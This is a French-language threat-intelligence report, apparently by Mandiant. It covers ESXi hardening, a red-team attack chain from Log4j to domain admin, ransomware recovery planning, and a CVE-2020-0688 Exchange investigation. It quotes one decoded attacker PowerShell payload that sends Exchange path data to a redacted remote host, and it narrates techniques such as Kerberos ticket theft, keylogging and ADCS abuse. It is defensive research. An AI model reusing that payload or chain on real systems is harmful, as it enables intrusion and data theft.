Nous vous conseillons de découpler ESXi et vCenter Server d'Active Directory et d'utiliser vCenter Single Sign-On. Ceci empêchera les comptes AD compromis de s'authentifier directement sur l'infrastructure de virtualisation. Les administrateurs devront utiliser des comptes dédiés distincts pour gérer et accéder à l'infrastructure virtualisée. Pensez également à appliquer l'authentification multifacteur pour l'ensemble des accès privilégiés aux instances vCenter Server, et stockez les identifiants administratifs dans un système PAM (Privileged Access Management).

Déployez une stratégie efficace de sauvegarde des VM en choisissant des objectifs pertinents en matière de perte de données maximale admissible (PDMA) et de durée maximale d'interruption admissible (DMIA). Ensuite, implémentez des sauvegardes immuables au sein de votre solution dédiée pour empêcher l'accès non autorisé à l'environnement de sauvegarde.

Enfin, misez sur une journalisation centralisée des environnements ESXi afin de faciliter la détection en amont des comportements malveillants, ainsi que l'investigation des incidents de sécurité. Vérifiez que tous les journaux d'hôtes ESXi et de vCenter Server sont bien transférés vers la solution SIEM de l'entreprise. Cette méthode offre une meilleure visibilité sur les événements de sécurité, au-delà de l'activité administrative normale. Dans plusieurs cas, Mandiant a pu aider les organisations à reprendre le contrôle de leurs hôtes ESXi grâce à la disponibilité des journaux shell au sein d'une solution centralisée d'agrégation des journaux.


Adoptez les recommandations suivantes en matière d'alerte de sécurité et de journalisation :

1. Utilisez les fonctionnalités syslog d'EXSi pour transmettre les messages vers un agrégateur de journaux centralisé
2. Capturez les journaux Authentication (authentification) (/var/log/auth.log), Shell (/var/log/shell.log) et VMkernel (/var/log/vmkernel.log)
3. Configurez des alertes pour les opérations haute fidélité :
   - Activation du shell ESXi
   - Création de nouveaux comptes locaux sur hôtes ESXi
   - Modification du mot de passe de comptes locaux sur hôtes ESXi, y compris le compte root
   - Arrêt successif et rapide d'un nombre important de machines virtuelles et suppression de snapshots

RED TEAM
MAINMISE SUR L'INFRASTRUCTURE DE SAUVEGARDE

En 2021, une entreprise du secteur industriel a sollicité les services de Mandiant pour effectuer une simulation d'attaque (Red Team Assessment), le but étant d'évaluer les capacités de détection, de prévention et de réponse du client, notamment face aux attaques par ransomware. Notre mission : acquérir des privilèges d'administrateur de domaine et démontrer la compromission possible de l'infrastructure de sauvegarde critique de l'organisation. Au cours de ce type d'exercice, notre équipe Red Team utilise des méthodes identiques à celles des cybercriminels. Ici, nous devions identifier et exploiter des services vulnérables, élever nos privilèges et contourner des politiques de sécurité renforcées.

Cycle d'attaque ciblée de la Red Team



Compromission initiale

Le spear-phishing et l'exploitation de vulnérabilités figurent régulièrement parmi les principales méthodes de compromission initiale observées durant les investigations menées d'année en année par Mandiant. L'intrusion au sein d'infrastructures exposées à l'Internet public permet aux attaquants de contourner les contrôles de sécurité des messageries électroniques afin d'établir une première présence dans l'environnement. Notre équipe Red Team a effectué une reconnaissance OSINT (Open-Source Intelligence) et procédé à une énumération de réseau afin d'identifier les brèches et les erreurs de configuration. L'un des services identifiés exécutait une version obsolète de la bibliothèque de journalisation Java Apache Log4j, vulnérable à la CVE-2021-44228. Cette faille permet à l'attaquant d'exécuter du code à distance, sans authentification, via le contrôle ou les paramètres des messages de journaux, notamment les en-têtes HTTP. La Red Team a exploité cette vulnérabilité pour obtenir un accès initial à l'environnement : l'équipe a créé un en-tête HTTP User-Agent qui, une fois connecté à Log4j, permet au terminal de récupérer et d'exécuter un objet depuis le serveur LDAP contrôlé par Mandiant.

Reconnaissance interne et escalade des privilèges

Une fois implantée dans l'infrastructure, l'équipe Red Team de Mandiant a effectué une reconnaissance passive du réseau interne et énuméré les ressources afin d'identifier des voies de latéralisation. Pendant cette phase, les attaquants collectent souvent des informations précieuses en minant les systèmes secondaires ou tertiaires susceptibles d'en contenir. Les datastores classiques tels que les portails Git, Confluence et SharePoint sont une cible fréquente. Contrairement à l'analyse de ports, la recherche de données sensibles dans ces référentiels génère souvent moins de risques de détection, tout en fournissant des renseignements de bonne qualité sur l'environnement.

La Red Team a découvert une instance Confluence configurée sans aucune forme d'authentification, ce qui a permis à l'équipe de collecter des informations concernant les ressources réseau, les documents sensibles et même des mots de passe en texte clair. L'analyse des données collectées par reconnaissance passive a mis au jour l'existence de plusieurs serveurs Jenkins n'imposant aucune authentification pour accéder à la console de scripts Jenkins. Avec un tel niveau d'accès, un attaquant peut exécuter des scripts Groovy et des commandes système arbitraires dans le contexte de l'utilisateur ou du service hébergeant Jenkins. Notre Red Team, quant à

L'obtention d'un accès à l'infrastructure de sauvegarde est l'un des signes avant-coureurs du déploiement de ransomwares sur les terminaux de l'environnement ciblé.

elle, est parvenue à exécuter des commandes sur Jenkins, mais les politiques réseau mises en œuvre par le client empêchaient le serveur Jenkins de se connecter à Internet. Pour contourner cet obstacle, l'équipe a routé le trafic réseau entrant via le terminal initialement compromis, puis vers le serveur de commande et de contrôle de Mandiant. Nos experts ont ensuite chargé sur le serveur Jenkins un reverse payload sur TCP, qu'ils ont exécuté depuis la console de script Jenkins pour obtenir des privilèges système.

Vol de tickets Kerberos

Les droits d'administrateur disponibles via le serveur Jenkins ont permis à notre Red Team de mettre la main sur les identifiants stockés en mémoire, que l'équipe a mis à profit pour se déplacer dans l'environnement du client et se rapprocher de l'infrastructure de sauvegarde critique. Nous avons ensuite effectué une reconnaissance d'hôtes sur le serveur Jenkins afin d'énumérer les utilisateurs récemment connectés, ainsi que les systèmes auxquels ces derniers avaient accès. Plusieurs administrateurs système étaient connectés au serveur Jenkins à distance, mais ces comptes étaient gérés via un coffre-fort de mots de passe. Ce système génère des mots de passe longs et complexes, qui sont mis en rotation quotidiennement pour renforcer la sécurité. Impossible donc de récupérer et de craquer les hachages de mots de passe NTLM en mémoire. À la place, la Red Team s'est tournée vers les tickets TGT (Ticket Granting Tickets) Kerberos, qui sont stockés en mémoire et peuvent être renouvelés pour une semaine, qu'importe la rotation quotidienne des mots de passe mise en œuvre par CyberArk. En établissant une connexion au serveur LSA (Local Security Authority) exécuté sur le terminal Jenkins, la Red Team a réussi à extraire les tickets Kerberos des administrateurs système et à les renouveler automatiquement pendant une semaine.

Déplacement latéral

Les cybercriminels ciblent fréquemment l'accès à l'infrastructure de sauvegarde afin de renforcer leur mainmise sur les fichiers qu'ils entendent chiffrer. C'est donc l'un des signes avant-coureurs du déploiement de ransomwares sur les terminaux de l'environnement ciblé. Pour défendre cette infrastructure et d'autres serveurs critiques, les programmes de sécurité matures les segmentent sous la forme d'un réseau sécurisé, seulement accessible depuis un jump host – un hôte intermédiaire faisant office de passerelle. La Red Team, grâce à son accès étendu obtenu en élevant ses privilèges et en se déplaçant latéralement, a donc passé l'environnement Active Directory au peigne fin afin d'identifier un jump host ayant accès au réseau de sauvegarde segmenté du client.

L'équipe a ensuite utilisé un ticket TGT Kerberos d'administrateur système pour interroger le service Windows Management Instrumentation (WMI) sur le jump host. L'énumération des utilisateurs récemment connectés et des processus exécutés sur l'hôte intermédiaire a permis à Mandiant de mieux comprendre comment éviter les mécanismes de détection du client. Certaine de rester inaperçue, l'équipe s'est ensuite déplacée vers le jump host en transférant un payload TCP via SMB, puis en l'exécutant à l'aide de Windows Remote Management (WinRM). Une fois le jump host compromis, la Red Team y a identifié la présence d'un utilisateur actif, puis a déployé un keylogger dans le but de capturer les identifiants en texte clair d'un administrateur de sauvegarde. En seulement deux jours, l'équipe s'est emparée de plusieurs ensembles d'identifiants non codés offrant un accès à l'infrastructure de sauvegarde sécurisée du client – et permettant donc de parcourir, de supprimer ou de modifier les terminaux.

Une implémentation Red Forest[14] désigne une architecture de sécurité Active Directory conçue pour réduire le risque de compromission d'un domaine.

Obtention des droits d'administrateur de domaine en détournant les services de certificats Active Directory (ADCS)

Après avoir obtenu l'accès à l'infrastructure de sauvegarde sécurisée, la Red Team de Mandiant a pu se concentrer sur son objectif final : acquérir des privilèges d'administrateur de domaine. L'environnement du client était conçu autour du paradigme ESAE (Enhanced Security Administrative Environment) de Microsoft, aussi connu sous le nom de Red Forest.

La répartition des objets AD inhérente à l'architecture Red Forest d'Active Directory présente des obstacles significatifs qu'il est nécessaire de contourner avant de pouvoir obtenir un tel niveau de privilèges. Pour ce faire, la Red Team a commencé par énumérer l'environnement Active Directory du client afin de récupérer des informations relatives aux modèles de certificats associés aux services ADCS. L'équipe a identifié un modèle ADCS vulnérable, autorisant l'auto-enrôlement des administrateurs de sauvegarde. Ses configurations ont pu être détournées pour usurper des comptes privilégiés, par exemple un administrateur de domaine. Les administrateurs de sauvegarde étaient libres de spécifier un SAN (Subject Alternative Name) pour le certificat, tandis que l'enrôlement ne nécessitait aucune approbation et que les certificats pouvaient être utilisés pour l'authentification du domaine.

Pour illustrer ce cheminement, la Red Team a utilisé le compte d'un administrateur de sauvegarde pour solliciter un certificat avec administrateur de domaine spécifié pour le SAN. Grâce au certificat retourné par le serveur ADCS, l'équipe a demandé un ticket TGT Kerberos pour le compte d'administrateur de domaine afin d'accéder aux ressources réseau. Notre Red Team a ensuite lancé une attaque DCSync afin d'obtenir les hachages de mots de passe NTLM d'administrateurs de domaine et acquérir ces privilèges au sein de l'environnement Active Directory.

Résultats


La Red Team Mandiant est parvenue à acquérir des privilèges d'administrateur de domaine et à prouver les failles de sécurité de l'infrastructure de sauvegarde, accomplissant ses objectifs en dépit des mesures mises en œuvre par le client, à savoir une forte politique de mots de passe, une architecture Red Forest et une segmentation du réseau. Grâce à son expérience, notre équipe a su déjouer le programme de sécurité en exploitant d'autres vulnérabilités présentes dans l'environnement, tout en fournissant au client des recommandations concrètes pour l'aider à combler ces brèches.

Dans ce contexte de prolifération des ransomwares, les entreprises ont tout intérêt à non seulement évaluer, mais aussi à démontrer et à observer les méthodes de compromission employées par les cybercriminels. Malgré l'effort constant des équipes pour renforcer leurs défenses, respecter les bonnes pratiques et adopter une démarche « security-first », cette protection ne reste au mieux qu'hypothétique en l'absence d'une confrontation active avec un adversaire à la fois motivé et habile.

14. Microsoft (2021), ESAE Retirement.

RANSOMWARE ET REPRISE APRÈS INCIDENT

Face aux assauts répétés des opérateurs de ransomware, la réponse ne passe pas uniquement par les technologies. Les entreprises doivent également prioriser l'actualisation et la mise à l'épreuve de leurs plans de réponse et de reprise après incident, l'alignement de leurs effectifs et leurs séquences de récupération. Les experts Mandiant travaillent aux côtés d'entreprises victimes de ransomware pour les aider à planifier et à mettre en œuvre un retour rapide à la normale. Forts de cette expérience, nous avons identifié la récurrence d'éléments thématiques qui favorisent ou peuvent au contraire entraver les efforts de reprise après incident.



Pendant le processus de restauration

Les cybercriminels élaborent des méthodologies de plus en plus subtiles pour brouiller les analyses forensiques, ce qui tend à rallonger le délai entre la découverte d'une compromission et l'identification précise et chronologique de ses mécanismes.

Les objectifs d'une intervention post-ransomware englobent une récupération sécurisée, un renforcement de l'environnement ainsi qu'une reprise d'activité sûre et fiable. Certes, l'élimination du ransomware est une étape nécessaire sur la voie de la restauration, mais qui requiert la mise en œuvre de contrôles de sécurité critiques afin d'éliminer le risque de récidive. La compromission à répétition d'un environnement est en effet une tactique courante, tant pour les groupes APT que pour les acteurs du ransomware. Chez ces derniers, l'aspect financier agit comme une incitation à la récidive.

La remédiation pragmatique – essentielle à une reprise rapide – doit aussi s'accompagner d'une évaluation des autres chemins d'attaque potentiels. Par exemple, lorsqu'un cybercriminel exploite l'authentification à un seul facteur d'un VPN pour accéder à distance à un environnement, il faut dresser l'inventaire de toutes les méthodes de connectivité externes et des exigences d'authentification mises en œuvre. Lorsqu'une investigation permet de renseigner les efforts de planification de la restauration, la réévaluation de l'environnement devient un processus naturel.

La nature destructrice des ransomwares entrave souvent le déroulement des investigations, étant donné l'indisponibilité des artefacts nécessaires pour confirmer ou infirmer les hypothèses. Les cybercriminels élaborent ainsi des méthodologies de plus en plus subtiles pour brouiller les analyses forensiques, ce qui tend à rallonger le délai entre la découverte d'une compromission et l'identification précise et chronologique de ses mécanismes. Tout ceci freine les capacités de planification et, en définitive, de reprise complète de l'activité, tout en augmentant la pression sur les équipes de sécurité.


Les opérateurs de ransomware gagnent leur vie en paralysant les activités métiers des entreprises. Lorsque le coût de cette perturbation est supérieur à celui de la rançon demandée, les criminels abordent les négociations en position de force. Mais attention : les tentatives de reprise précipitées peuvent introduire de nouveaux risques, surtout si les systèmes et les applications sont restaurés à un état postérieur à l'introduction d'une backdoor et d'autres malwares. Une réinfection ou un rechiffrement des données aura un impact plus durable sur le chiffre d'affaires et les opérations.

Coordination de la réponse

Responsables d'équipes

Les exemples d'organisations qui sont parvenues à neutraliser un ransomware et à se remettre de l'attaque montrent la nécessité de désigner des chefs d'équipes internes pour piloter les processus critiques – notamment la coordination et l'alignement des ressources visant à faciliter les flux d'investigation, de reprise et de remédiation dans le cadre de la réponse globale. Ces responsables articulent les priorités pour l'ensemble des membres de l'équipe, établissent des canaux de remontée et alignent rapidement les informations nécessaires pour appuyer les processus décisionnels.

Les experts de la réponse à incident (IR) de Mandiant travaillent en étroite collaboration avec ces chefs d'équipe dans le but d'évaluer l'ampleur de l'attaque, de déployer les premières contremesures pour reprendre le contrôle de l'environnement et d'installer des outils forensiques sur les terminaux impactés. Cette équipe IR peut ensuite fournir des informations afin d'éclairer d'autres workflows.



Communication


La gestion d'une communication efficace est un processus essentiel à la réussite de la remédiation, étant donné la profondeur et l'étendue des différents workflows. Le maintien d'un mode de communication sécurisé, avec des canaux de remontée bien définis, permet aux responsables désignés de gérer et de déléguer les tâches en fonction des besoins.

Canaux de communication hors bande

Lorsque des indices laissent à penser que l'adversaire a accès aux e-mails ou aux logiciels de messagerie de l'entreprise, les organisations doivent établir des canaux hors bande afin de garantir la sécurité des communications. La solution la plus sûre, rapide et facile d'accès consiste à opter pour une suite collaborative dans le cloud.

Canaux de remontée

Pendant les phases d'investigation et de priorisation de la restauration et de la reconstitution des données et des applications, les chemins et les canaux d'escalade habituels sont généralement trop lents et donc inefficaces. Les entreprises doivent établir en amont des paramètres de remontée et des canaux dédiés pour garantir la transmission efficace des informations aux responsables et aux dirigeants, seule garante d'une prise de décision rapide et coordonnée.



Renfort supplémentaire

Après une attaque par ransomware, les objectifs de reprise ne sont souvent atteints qu'au prix d'un renfort humain et opérationnel. Les entreprises doivent donc s'aligner en amont avec les fournisseurs et partenaires externes aptes à leur porter assistance en cas de besoin. Cette mobilisation d'acteurs disposant déjà d'une bonne compréhension de l'environnement opérationnel peut être un atout, notamment lorsque l'entreprise est confrontée à un événement majeur impactant la disponibilité de son infrastructure, de ses applications et de ses données.

Gestion des contretemps

Chaque opération de restauration post-incident présente des difficultés pouvant faire reculer les échéances de reprise initialement prévues et communiquées.

Les efforts de remédiation et les contrôles de réduction des risques proposés peuvent entraîner des délais, voire un retour à un état de service antérieur. D'autres options peuvent être mises sur la table, mais écartées en raison d'un danger trop élevé. Le risque doit donc entrer dans la balance avec le facteur temps, la disponibilité des services et d'autres avantages opérationnels.

État des lieux rapide

La réalisation d'une première évaluation et d'un inventaire initial représente une priorité absolue pour assurer l'alignement parfait entre l'investigation et les efforts de restauration post-compromission.

Informations sur l'état actuel des environnements IT

L'évaluation initiale des environnements et des ressources accélère la planification et la priorisation de la réponse à incident. Le statut opérationnel, les connexions entre les sites et les méthodes d'accès distant sont quelques exemples d'informations critiques qu'il est nécessaire de recueillir pour chaque environnement distinct.

Délégation


Selon la taille de l'entreprise, le nombre d'environnements impactés et les effectifs disponibles, l'inventaire initial peut prendre plus ou moins de temps. Lorsque la désignation de responsables de la restauration s'impose à l'échelle de chaque région ou environnement, ceux-ci devront rendre compte à un seul supérieur, lui-même chargé de gérer la priorité des tâches, le reporting et les besoins en matière de reprise.

Restauration en plusieurs vagues

Le choix d'une approche séquentielle permet aux entreprises d'aborder plus facilement les hiérarchies complexes entre les systèmes et d'améliorer les efforts de restauration mobilisant plusieurs équipes. Selon la disponibilité des ressources techniques, il est possible de répartir les efforts sur plusieurs vagues, ce qui permet aux équipes de travailler en plus grande autonomie.

Les dirigeants doivent identifier, sur la base d'informations actualisées, les systèmes critiques nécessaires au rétablissement de la continuité opérationnelle, par exemple : les services d'identité et d'authentification (IAM), les services DNS et les applications centralisées servant à sécuriser les terminaux et les plateformes d'accès à distance. Tous ces composants essentiels doivent être inclus dans la première vague de restauration, dont le rôle est de viabiliser l'infrastructure pour la prochaine phase. Ce modèle peut se décliner sur de multiples itérations afin d'organiser la restauration selon les priorités métiers.

Restauration



Étapes critiques


Mandiant conseille aux équipes de procéder à la restauration et à la validation des systèmes et des applications au sein de segments réseau isolés, coupés de l'infrastructure impactée. Cette approche réduit les risques d'une nouvelle compromission ou du chiffrement d'éléments tout juste récupérés. Les workflows de restauration et de reconstitution sont à la fois laborieux et chronophages. Si l'infrastructure fraîchement rétablie venait de nouveau à être compromise, ce revers pourrait avoir une incidence grave sur les plans financier et opérationnel.

Une reprise d'activité tactique post-ransomware implique parfois la mise en route de systèmes ou la restauration d'environnements et de données à partir d'une sauvegarde. Cependant, puisque l'état des systèmes au moment de la dernière copie ou interruption est inconnu, les opérations de reprise mettant à contribution lesdits systèmes présentent un risque non négligeable – d'où l'importance d'effectuer une investigation complète en amont. Lors de ses interventions de réponse et de reprise post-incident de sécurité, Mandiant aide les entreprises à limiter le risque immédiat lié aux composants dont la fiabilité est incertaine.

Reconstruction ou restauration ?

Voici un dilemme récurrent lors des interventions post-ransomware : vaut-il mieux restaurer le système à partir d'une sauvegarde, ou bien le reconstruire entièrement ? Une évaluation du risque s'impose, accompagnée d'une série d'étapes de validation, pour déterminer lequel des deux processus est préférable.

Lorsque la date de compromission initiale est inconnue, la restauration à partir d'une sauvegarde présente le risque d'introduire à nouveau les cybercriminels dans l'environnement. Le système peut en effet contenir les outils déployés par l'attaquant, par exemple le chiffreur du ransomware ou une porte dérobée. L'ajout de mécanismes de compensation – comme la segmentation réseau – offre plus de sérénité et de temps pour dresser un bilan complet du terminal.



Connectivité réseau

Dans l'idéal, la restauration de la connectivité réseau à partir d'une infrastructure reconstruite ne devrait avoir lieu qu'au terme de l'investigation, après avoir rempli l'ensemble des objectifs tactiques de neutralisation et d'éradication de la menace. Lorsqu'un tel délai est incompatible avec les besoins opérationnels de l'entreprise, des contrôles de sécurité peuvent être mis en œuvre afin de réduire au maximum les risques liés à la reprise.

Un inventaire précis doit être établi de tous les points d'entrée à partir desquels des utilisateurs externes – légitimes ou malveillants – peuvent tenter d'accéder à l'environnement. Chaque instance ainsi identifiée doit être évaluée en tenant compte des besoins métiers et du niveau de risque associé. Lorsque le risque est plus grand que l'intérêt économique pour l'entreprise, mieux vaut mettre rapidement le terminal en question hors service, de sorte qu'aucun attaquant ne puisse l'utiliser à des fins malveillantes. A contrario, si ce moyen d'accès présente un intérêt vital, la mise en œuvre de contrôles compensatoires et d'outils de surveillance de la sécurité constitue la priorité. L'authentification multifacteur et la rotation préventive des comptes ayant accès au terminal doivent être envisagées.

D'autre part, la mise en œuvre d'une politique de connectivité stricte, basée sur l'approbation du trafic sortant, permet de réduire significativement le risque que des terminaux infectés transmettent des informations vers les canaux de commande et contrôle de l'attaquant. Dans ce contexte, les connexions qui n'ont pas été investiguées et approuvées seront bloquées par défaut. De même, les connexions DNS sortantes provenant de terminaux non standardisés peuvent être refusées au niveau du périmètre, forçant toutes les requêtes DNS à transiter par un serveur centralisé et sous contrôle. Ce serveur DNS centralisé permet à l'entreprise d'implémenter une instrumentation de sécurité appropriée, notamment une journalisation passive ainsi que le blocage des domaines nuisibles connus.

Conclusion

Les interventions de reprise après incident ne peuvent pas reposer sur une solution universelle clé-en-main : les attaques par ransomware présentent des défis uniques, qui doivent eux-mêmes servir à impulser le changement. Ces événements soulignent en effet les inefficacités existantes au niveau de la gestion des ressources, des technologies déployées et des processus de sécurité. En revanche, une planification rigoureuse aide les entreprises à mieux se préparer et s'armer pour favoriser une restauration efficace de ses systèmes ainsi qu'un retour à la normale dans les meilleurs délais.

SUR LES TRACES D'UN COINMINER RUSÉ

INTRODUCTION

En 2021, Mandiant est intervenue sur plus de vingt incidents de sécurité impliquant l'exploitation de vulnérabilités au sein de serveurs Microsoft Exchange déployés sur site. Ces investigations couvrent un large spectre, tant en termes de sophistication que d'impact des attaques. Dans la majorité des cas, on retrouve de nombreux traits communs dans la méthode de compromission initiale, notamment un serveur Microsoft Exchange en retard de correctifs. Malgré des apparences somme toute assez ordinaires, Mandiant a recueilli des preuves suggérant la présence d'une compromission plus vaste, ce qui ajoute à la complexité et l'étendue de la réponse.

Pendant l'une de ces investigations, un client nous a demandé d'étudier une alerte antivirus émanant de son système Microsoft Exchange sur site. Après une analyse initiale de l'échantillon, le malware détecté s'est révélé être un coinminer – un mineur de cryptomonnaies – fréquemment associé à des groupes cyber opportunistes, motivés par la possibilité d'une manne financière conséquente à moindre risque, via un déploiement à grande échelle. Au début de notre intervention, les premières hypothèses concernant la méthode d'accès initiale tournaient autour de Microsoft Exchange et de Proxylogon – une vulnérabilité signalée plus tôt dans l'année, qui nécessite une réponse globale associant correctifs, investigation et remédiation. Nous avons donc travaillé en étroite collaboration avec le client pour évaluer la disponibilité des données et des terminaux dans l'environnement, de façon à permettre l'exécution d'une étude complète et approfondie. Cette démarche rigoureuse nous a permis d'identifier la vulnérabilité exploitée par l'attaquant pour obtenir l'accès initial et déployer son coinminer.

Les coinminers sont des mineurs de cryptomonnaies qui peuvent être installés par des programmes potentiellement indésirables (PPI), un programme de téléchargement de chevaux de Troie ou encore un lien malveillant sur les réseaux sociaux, dans le but de générer de l'argent pour le compte de cybercriminels.

L'importance des bonnes pratiques de journalisation

La durée de conservation des journaux dépend souvent des cas d'usage métiers auxquels ils sont associés dans l'entreprise. De fait, si des journaux spécifiques permettent d'identifier la cause racine d'une panne, ces fichiers perdent rapidement de leur valeur ou deviennent obsolètes si les applications demeurent fonctionnelles. Dans le contexte de la sécurité informatique, la pertinence et le coût de conservation des journaux peuvent être difficiles à déterminer et à justifier. Au niveau d'une investigation, cette valeur repose en partie sur la durée de présence attendue d'une menace somme toute hypothétique, l'analyse étant souvent restreinte par les champs journalisés ainsi que par leur période de rétention.

La politique de notre client comprenait non seulement l'enregistrement de journaux Internet Information Services (IIS) et Exchange Control Panel (ECP), mais aussi une période de conservation plus de dix fois supérieure à la durée médiane de présence observée en 2020. Ensemble, ces données ont permis à notre équipe d'identifier l'exploitation d'une vulnérabilité d'exécution de code à distance dans Microsoft Exchange, suivie sous le nom de CVE-2020-0688.

Cette CVE – signalée publiquement le 11 février 2020 – était l'une des quatre vulnérabilités Exchange rapportées avec un score CVSS d'au moins 7 au cours de cette même année. Dès le 24 février 2020, un code d'exploit était disponible en preuve de concept (PoC), permettant à des acteurs malveillants plus ou moins sophistiqués d'exécuter le code sur des serveurs Exchange vulnérables, dès lors qu'ils disposaient d'identifiants de messagerie valides. En mars 2020, le très répandu kit d'exploit Metasploit a ajouté un module spécifique à la CVE-2020-0688. Suite à cette mise à jour, nous avons observé une explosion des cas. Du point de vue d'un attaquant, après avoir obtenu des identifiants légitimes, l'exploit permet d'envoyer des requêtes HTTP contenant une commande encodée dans le paramètre de requête VIEWSTATE du Panneau de configuration Exchange (ECP). Le système désérialise ensuite la valeur de VIEWSTATE puis exécute les commandes fournies par l'assaillant. Étant donné que la transmission s'opère au moyen d'une demande HTTP contenant les paramètres de requête, l'analyse de cette vulnérabilité s'appuie en grande partie sur l'enregistrement du trafic web. Puisque la faille est spécifique au module ECP d'Exchange, les données des journaux associés sont essentielles pour évaluer l'ampleur de la compromission et mener à bien les analyses nécessaires.

Des investigations approfondies révèlent d'autres menaces

La réponse à incident est un processus complexe, mais qui repose sur des fondements simples. L'un de ces piliers consiste à délimiter précisément l'environnement afin d'accroître la qualité des informations nécessaires pour identifier une activité malveillante, distinguer entre elles les campagnes de cyberattaques et évaluer la fiabilité des découvertes tout en tenant compte des objectifs de l'attaquant.


Mandiant a travaillé en étroite collaboration avec le client afin de bien cerner les sources de données disponibles ainsi que leur contexte. Pour ce faire, l'entreprise a chargé ses spécialistes de fournir à notre équipe d'investigation des ensembles de données complets, recueillis à partir des datastores individuels. En parallèle, Mandiant a déployé des technologies de protection des terminaux pour capturer des données éphémères au sein de l'environnement – à l'échelle de l'entreprise – afin de compléter les informations fournies par le client. Tout au long de l'investigation, et à mesure que de nouveaux détails émergeaient concernant le groupe cybercriminel

initialement identifié, Mandiant et le client ont répété ce processus afin de mettre à jour et de réaligner leur analyse respective de l'impact de la compromission. Cette démarche itérative de collecte et de réorientation des données et des activités d'investigation a fourni aux experts IR de Mandiant les conditions idéales pour mener à bien une analyse minutieuse et agile.

Notre objectif, lors d'une intervention de réponse à incident, consiste non seulement à identifier l'activité malveillante, mais aussi à contextualiser la menace en s'appuyant sur nos expériences passées. Lorsqu'une CVE est publiée et qu'un code PoC est disponible, les cybercriminels s'empressent généralement d'exploiter la vulnérabilité à travers des compromissions étendues ou ciblées.

Dans le cas d'un incident impliquant manifestement l'exploitation d'une vulnérabilité rendue publique, l'investigation de l'effet observé – en l'occurrence ce coinminer – ne suffit pas à fournir une réponse complète. Une inspection exhaustive, ainsi que la prise en compte de différentes hypothèses, aident à garantir la mise en œuvre de mesures nécessaires pour sécuriser l'environnement du client post-compromission. À travers leur investigation rigoureuse, les experts Mandiant ont recueilli des ensembles de données permettant d'identifier de nouvelles pistes d'enquête et d'explorer pleinement toutes les éventualités.

Grâce à cette méthodologie, nous avons pu non seulement identifier la source de compromission et les actions exécutées par l'attaquant, mais aussi recueillir les preuves indiquant la présence de deux autres groupes agissant pour le compte d'un État et opérant en parallèle au sein de l'environnement. Ces trois acteurs ont tous exploité la même faille critique pour compromettre l'environnement, mais chacun dans le cadre d'un modèle opérationnel distinct : si le groupe à visée financière s'est contenté de déployer un coinminer, les deux autres (UNC3016 et APT41) ont mené des actions de reconnaissance, exécuté des mécanismes de persistance et utilisé des outils post-exploitation.



UNC3016

En février 2020, peu après la publication du code PoC de la CVE-2020-0688, un groupe cyber que nous suivons chez Mandiant sous le nom d'UNC3016 a exploité cette vulnérabilité pour compromettre le serveur Microsoft Exchange de ce client. Nous avons identifié 52 commandes encodées stockées avec la variable de requête URL VIEWSTATE destinée à l'application Microsoft ECP. La figure 2 ci-dessous présente le contenu décodé du payload initial à travers lequel l'attaquant a débuté ses opérations de reconnaissance du système, en collectant des informations sur le chemin d'installation d'Exchange. Les données recueillies durant cette phase ont été transférées vers une infrastructure contrôlée par l'assaillant.

Figure 2. Décodage du payload.

```
<System:String>"$t = $env:exchangeinstallpath;$b = [Convert]::ToBase64String([System.Text.
Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>
```

Quelques jours après la compromission initiale, UNC3016 a lancé 37 requêtes HTTP contenant des paramètres VIEWSTATE afin de concaténer les chaînes codées en Base64 dans un fichier qui a ensuite été décodé à l'aide de l'utilitaire Windows certutil. Le groupe a ainsi pu déployer une backdoor web lui permettant d'exécuter des commandes à distance via la CLI Windows. Grâce à la porte dérobée, les cybercriminels ont pu maintenir la même méthode d'accès via HTTP, avec des fonctions et des avantages s'étendant au-delà du champ de la faille CVE-2020-0688.

